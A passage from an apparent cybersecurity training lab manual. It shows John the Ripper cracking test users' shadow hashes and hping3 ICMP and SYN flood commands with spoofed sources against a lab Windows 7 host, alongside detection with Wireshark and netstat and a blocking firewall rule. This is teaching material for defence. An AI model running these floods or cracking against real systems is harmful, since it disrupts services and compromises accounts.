test2:$6$Dy2gRVzH$dR9qK4XqLjYQJ4Bqz.6IZo8k2B2QRxvkLOljCht0fhlk77hgk5v4UgIX48PVQkBlLHSXr16/H0497/0QRH
eQl/:1002:1003::/home/test2:/bin/sh
test3:$6$OMAhd2AC$meiBXMf3A3QGdFtRFIa8jYKTzGwYkgKtwOedYOp4Y16nYAOcoIMtewe8K6tdHjiDfjUsnNIXTJsQo68U/T
uUt0:1003:1004::/home/test3:/bin/sh
test4:$6$1KZFnB8y$r.gpagJ42ufeacUA2PH2rhTo5uWI8NV.z/J.S8Q5u82GS9yJTVgeBx5SMMH4YhMkU3Oco7RRlZYKBf3WuX
YMs.:1004:1005::/home/test4:/bin/sh
root@kali:~#
```

The following steps would be used to crack the password using wordlist mode from John the Ripper

23. To use simple and powerful **wordlist** mode to crack the password from kali (10.0.0.11) machine use following command.
 # john --wordlist=/usr/share/john/password.lst hashfile

```
root@kali:~# john --wordlist=/usr/share/john/password.lst hashfile
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Remaining 2 password hashes with 2 different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:08 DONE (2018-04-27 06:15) 0g/s 401.5p/s 803.1c/s 803.1C/s paagal..sss
Session completed
root@kali:~#
```

No password is listed in output

Lab Outcome

In Insecure environment

- The user has extracted 3 passwords from password hash file "hash.txt" stored on Windows7(10.0.0.12) machine using "John the Ripper tool".
- The user has extracted 2 weak passwords for kali users "test1 & test2" from Kali (10.0.0.11)machine using "John the Ripper tool".

In secure environment

- The user is unable to crack the password from password hash file "hash1.txt" stored on Windows7(10.0.0.12) machine using "John the Ripper tool"in feasible time.
- The user is unable to crack the strong passwords for kali users "test3 & test4" from Kali (10.0.0.11)machine using "John the Ripper tool".

Suggested More Countermeasures

- Use strong passwords for all account types.
- Disable unnecessary services.
- Apply lockout policies to end-user accounts to limit the number of retry attempts that can be used to guess the password.
- Do not use default account names, and rename standard accounts such as the administrator's account and the anonymous Internet user account used by many Web applications.
- Protect system unauthorized access.
- Audit failed logins for patterns of password hacking attempts

Module- 4: Denial of Service Attack & Countermeasures

Objective of the Module

Objective of this Module is to understand about IP Spoofing, Denial of Service (DoS), Suggesting & Implementing Countermeasures.

Denial of Service (DoS)

A Denial of Service (DoS) attack is an attack which tries to prevent the victim from being able to use all or part of their network connection.

A denial of service attack may target a user, to prevent them from making outgoing connections on the network. A denial of service may also target an entire organization, to either prevent outgoing traffic or to prevent incoming traffic to certain network services, such as the organizations web page.

Denial of service attacks are much easier to attain than gaining administrative access to a target system remotely.




Figure A DoS Attack

In Figure A, the attacker has IP address 168.12.25.5 and is connected to the Internet. The attacker form the packets with IP address 156.12.25.4 as a source and an IP address 132.12.25.1 as a destination. The web server (132.12.25.1) returns the web page using the source IP address specified in the request as the destination IP address, 156.12.25.4, and its own IP address as the source IP address, 132.12.25.1.

Suppose if a DoS attack is performed from the attacker's workstation on a Company's web server using IP spoofing. Imagine that a spoofed IP address of 156.12.25.4 is used by the workstation, which is a valid host. The company's web server executes the web page request by sending the information or data to the IP address of what it believes to be the originating end station (156.12.25.4). This workstation receives the unwanted connection attempts from the web server, but it simply discards the received data. It's becoming clear that multiple simultaneous attacks of this sort deny the use of service that the web server provides to valid users.

A Scenario For Performing & Detecting Denial of Service (DoS)

scenario


An employee Mr. ABC of a technical team is employed at IT Technologies. He is a discontented employee who is fired by the boss for his poor performance. So he launched a DoS attack by sending flood /syn flood on his boss system to make his system down.

There are Two(02) systems in his segment in switched environment. He has been allotted one of these systems.

Mr. ABC would use his computer kali Linux (10.0.0.11) to perform DoS attack to Windows 7 machine (10.0.0.12).

System administrator, through network monitoring tool examines the system & predicts that some attack has been launched on the Windows 7(10.0.0.12) machine.

The steps listed in the lab manual shows how Mr. ABC could perform and launch Denial of Service (DoS) attack on Windows 7(10.0.0.12) machine.



Hands on Lab for Denial of Service (DoS)

Tools Used

The following tools would be used to perform this module

Performance Monitor

This tool is provided by Microsoft with windows. It is used to see the performance of various components i.e. memory, network, processor, disk etc. This tool would be used to monitor the network performance in this Lab for sent & received packets. It would show that how network is performing before & after the packet flooding.

Hping3

Hping3 is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP replies. hping3 handle fragmentation, arbitrary packets body and size and can be used in order to transfer files encapsulated under supported protocols. Using hping3 user is able to perform at least the following stuff:

- Test firewall rules - Advanced port scanning
- Test net performance using different protocols, packet size, TOS (type of service) and fragmentation.
- Path MTU discovery
- Transferring files between even really fascist firewall rules.
- Remote OS fingerprinting.
- TCP/IP stack auditing.

Machine Details for this Lab

Power on the following Virtual Machine to be used in this lab:

S.No.	Computer Name	IP Address	Services/Tools	Username	Password
1	Kali Linux	10.0.0.11	hping3	root	12345678
2	Windows 7	10.0.0.12	Performance Monitor	nielit	123

Hands on Lab


Denial of Service (DoS) by sending ICMP flood on victim machine

The following steps would be performed to monitor the Network Traffic on Windows 7 (10.0.0.12) machine, before and after the attack is launched, on this machine, to show difference between normal traffic and flooded traffic.

1. Login to "Windows 7" (10.0.0.12) machine with following credentials and launch "Performance monitor" to observe the normal CPU and memory usage by using "perfmon" command in Run box

   Username – nielit

   Password –123



The following steps would be used to start, the DoS Attack (ICMP Flooding) using "hping3" utility, from Kali machine (10.0.0.11) to Windows 7 (10.0.0.12) machine.

2. Login to kali (10.0.0.11) machine with following credentials
   Username – root
   Password –12345678

3. Launch terminal and execute the following command, to flood the packets to "Windows 7(10.0.0.12) machine, in ICMP Mode.
   hping3 -1 --flood -a 3.3.3.3 10.0.0.12


where:

- **-1 :** ICMP mode
- –flood: Sent packets as fast as possible, without taking care to show incoming replies.
- **-a :** Fake Hostname/IP

```
root@kali:~# hping3 -1 --flood -a 3.3.3.3 10.0.0.12
HPING 10.0.0.12 (eth0 10.0.0.12): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```


The following steps would be performed from Windows7 (10.0.0.12) to monitor the traffic on machine after the attack has been launched from Kali (10.0.0.11).

4. Switch to Windows7 machine (10.0.0.12). Check the performance graph in "Performance monitor". It would display the High Traffic Graph.




SYN flood

A SYN flood is a form of denial-of-service attack in which an attacker sends a succession of SYN requests to a target's system in an attempt to consume enough server resources to make the system unresponsive to legitimate traffic.



A normal connection between a user and a server. The three-way handshake is correctly performed




SYN Flood. The attacker sends several packets but does not send the "ACK" back to the server. The connections are hence half-opened and consuming server resources. A legitimate user, tries to connect but the server refuses to open a connection resulting in a denial of service


The following steps would be used to start a SYN flood from Kali machine (10.0.0.11) to Windows 7 (10.0.0.12) machine

Steps to capture Packets through Windows7 (10.0.0.12) machine using Wireshark when implementing SYN flood from Kali (10.0.0.11)machine.

5. Switch to Windows 7 (10.0.0.12) Machine and start "Wireshark Program" using following path Click on start-> Wireshark, from All Programs shown as following:



6. Select Local Area Connection and then click on 



Following Steps would be used to Execute SYN flood from Kali machine (10.0.0.11)

7. Switch to "Kali" (10.0.0.11) Machine, launch terminal and execute the following command to flood (SYN Mode) "Windows 7(10.0.0.12) machine.

   hping3 –i u100 -a 1.2.3.4 –S –p 80 10.0.0.12,


   where:

   - **-i** --interval: Wait the specified number of seconds or micro seconds between sending each packet
   - **-a** --spoof hostname: Use this option in order to set a fake IP source address, this option ensures that target will not gain your real address
   - **S** - syn: Set SYN tcp flag
   - **-p** --destport [+][+]dest port :Set destination port, default is 0.
   - --fast: Alias for -i u10000. Hping will send 10 packets for second.


```
root@kali:~# hping3 -i u100 -a 1.2.3.4 -S -p 80 10.0.0.12
HPING 10.0.0.12 (eth0 10.0.0.12): S set, 40 headers + 0 data bytes
```

The following steps would be performed by Windows7 (10.0.0.12) to monitor the captured packets on machine after the attack has been launched from Kali (10.0.0.11).

8. Switch to Windows 7 machine (10.0.0.12). Open the Wireshark . It would display the Large no. of SYN requests from 1.2.3.4 (Spoof IP) indicating a "DoS attack" situation.



9. Open command prompt using cmd




10. Now check network connections state using "netstat" command.


netstat -n -p tcp

where:

- -n: "Displays addresses and port numbers in numerical form"
- -p proto:"Shows connections for the protocol specified by proto; proto may be any of: TCP, UDP, TCPv6, or UDPv6.



11. The output would show that, a large no. of SYN requests is coming from 1.2.3.4 (Spoofed IP) indicating that a DoS attack like situation is going on Windows 7(10.0.0.12).



12. Switch to Kali machine(10.0.0.11) and stop the DoS attack by CTRL+C from keyboard.

```
root@kali:~# hping3 -i u100 -a 1.2.3.4 -S -p 80 10.0.0.12
HPING 10.0.0.12 (eth0 10.0.0.12): S set, 40 headers + 0 data bytes
^C
--- 10.0.0.12 hping statistic ---
18965 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

Implementing countermeasure to create a secure Environment


The following steps would be performed by system administrator to implement a countermeasure using firewall rule to block the traffic from the Spoofed IP 1.2.3.4, which is being used by the attacker to launch the attack on Windows7(10.0.0.12) machine.

Tools Used


PC Tool Firewall Plus

PC Tools Firewall Plus is a host-based free personal firewall for Windows. By monitoring applications that connect to the network "Firewall Plus" can stop Trojans, backdoors, key loggers and other malware from damaging computer. Powerful prevention against attacks and known exploits is activated by default while users can optionally create their own advanced packet filtering rules.


13. Switch to Windows7 machine (10.0.0.12),from notification area open the firewall by Right click on firewall icon as shown below.




14. PC tools Firewall Plus would open. Click on Profiles button.




15. Click on Advanced Profile Settings




16. Click on button




17. Check on where the Ethernet type is




18. It would create an entry “where the ethernet type is **Undefined**” in edit rule section. Click on the “**Undefined**”.




19. It would open a pop-up window asking for **Ethernet Type**. Select **IP** and press OK.




20. In the “Select Condition(s)” section select other condition “where the remote IP is”.




21. It would create an entry “where the remote IP is Undefined” in edit rule section. Click on the “**Undefined**”.




22. It would open a pop-up window “Match Remote IP address”. Select the Type as “Match Address”, condition as “Sub Type as Equals




23. Open previously opened cmd and check network connections using netstat command "netstat –n –p tcp" and note down the attacker IP address.




24. Mention the attacker IP address (1.2.3.4). Then click on OK button.




25. Now click on the “Next” button to continue.




26. Check the box “Block” in Select action section& click on Next to continue.



27. Give the step 1: rule name as “Attacker IP address” and step 2: describe the purpose of the rule as “This rule will block all the traffic coming from 1.2.3.4” i.e. Attacker IP Address. Then click on Finish button.




28. The created rule would be displayed. Then click on Apply button and then click on close button.



